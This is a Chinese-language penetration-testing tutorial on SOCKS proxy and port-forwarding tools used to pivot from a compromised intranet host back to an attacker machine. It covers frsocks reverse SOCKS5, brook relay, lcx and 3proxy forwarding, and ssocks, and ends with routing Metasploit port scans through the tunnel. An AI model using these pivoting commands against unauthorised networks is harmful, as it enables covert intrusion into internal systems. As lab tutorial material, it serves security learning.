goproxy

功能还挺全，不过最尬的是 `socks5` 代理模块貌似是用端口转发实现的，所以用它的 `socks5` 去扫端口，全都是开放的。

```
https://github.com/snail007/goproxy
```

brook

一款 `go` 写的代理程序，只支持正向代理，不过模式支持的非常多， 而且他的 `relay` 功能可以转发 `socks5` 代理。

```
https://github.com/txthinking/brook
```


frsocks

用 `go` 写的 `socks`代理，支持反向 `socks5` 和正向 `socks5`

```
https://github.com/3gstudent/Homework-of-Go
http://www.4hou.com/technology/14486.html
```

利用 brook 和 frsocks 实现 socks5 级联

下面用 `brook` 和 `frsocks` 配一个多级 `socks5` 代理。



首先在攻击机(`192.168.245.128`)监听，等待 反向 `socks5` 连过来

```
./frsocks_linux_amd64 -sockstype rsocks -listen 1111 -socks 127.0.0.1:2222
```

ps: 反向 `socks5` 连接的端口为 `1111` ， 然后会在攻击机的 `127.0.0.1:2222` 起一个 `socks5` 服务，通过这个服务可以进入内网。

然后在内网机器反弹 `socks5` 到 攻击机.

```
./frsocks_linux_amd64 -sockstype rsocks -connect 192.168.245.128:1111
```

此时 `socks5` 代理完成，我们可以通过 攻击机 的 `2222` 端口使用 `socks5` 代理。


下面在用 `brook` 试试转发 `socks5` 代理。

在攻击机执行

```
./brook relay -l 0.0.0.0:33008 -r 127.0.0.1:2222
```

把 `0.0.0.0:33008` 的通信都转发给 `127.0.0.1:2222`。 此时可以使用 `192.168.245.128` 的 `33008` 端口作为内网反弹回来的 `socks5` 端口。

`msf` 端口扫描测试一波



3proxy

俄罗斯人写的一个软件

```
https://github.com/z3APA3A/3proxy
```

编译

```
cd 3proxy-0.8.12
make -f Makefile.Linux
```

socks代理

编译好后，在 `src` 目录下执行 `socks` 程序可以进行 `socks` 代理相关的操作。

```
./socks -i192.168.245.168 -p8088
```

在本地的 `192.168.245.168:8088` 起一个 `socks5` 代理。

```
✗3proxy-0.8.12/src$ ./socks -i192.168.245.168 -p8088
```

正向端口转发

```
./tcppm -i127.0.0.1 6666 192.168.245.168 6666
```

监听 `127.0.0.1:6666` ， 把发往 `127.0.0.1:6666` 的连接转发到 `192.168.245.168:6666`


lcx 开源版

正向端口转发

```
./lcx -m 1 -p1 2333 -h2 192.20.15.130 -p2 21
```

把本机的 `2333` 端口的请求转发到 `192.20.15.130:21`

反向端口转发



首先在公网主机监听，等待反弹

```
./lcx -m 2 -p1 5555 -p2 6666
```


在 `5555` 端口等待 `lcx slave` 的连接

然后在内网被攻击的机器，反弹内网端口到 公网主机

```
./lcx -m 3 -h1 192.20.15.130 -p1 21 -h2 192.168.245.128 -p2 5555
```

可以看到 `h2, p2` 指向的是公网监听 `slave` 连接的端口， `h1, p1` 是要连接的内网目标端口。

此时访问 `192.168.245.128:6666` 就是 访问 `192.20.15.130:21`.



ssocks

```
https://sourceforge.net/projects/ssocks/
```

功能比较强，主要各种 socks 代理。

编译

```
./configure && make -j4
```

编译好的东西在 `src` 目录下

反向 socks 代理

建议不同平台要另外编译， 否则可能出错。

首先在公网机器监听，等待反弹

```
./rcsocks -l 2333 -p 1235 -v
```

然后内网机器执行

```
./rssocks -s 192.168.245.128:1235
```

`ps`: `192.168.245.128` 为监听方

然后就可以使用 `192.168.245.128` 的 `2333` 端口 访问由 内网机器 (`192.168.245.168`) 提供的 `socks` 服务

Msf扫描端口

首先使用

```
set Proxies socks5:127.0.0.1:5555
```

让 `msf` 使用代理。

然后使用扫描器模块进行扫描即可，速度快

```
use auxiliary/scanner/portscan/tcp
```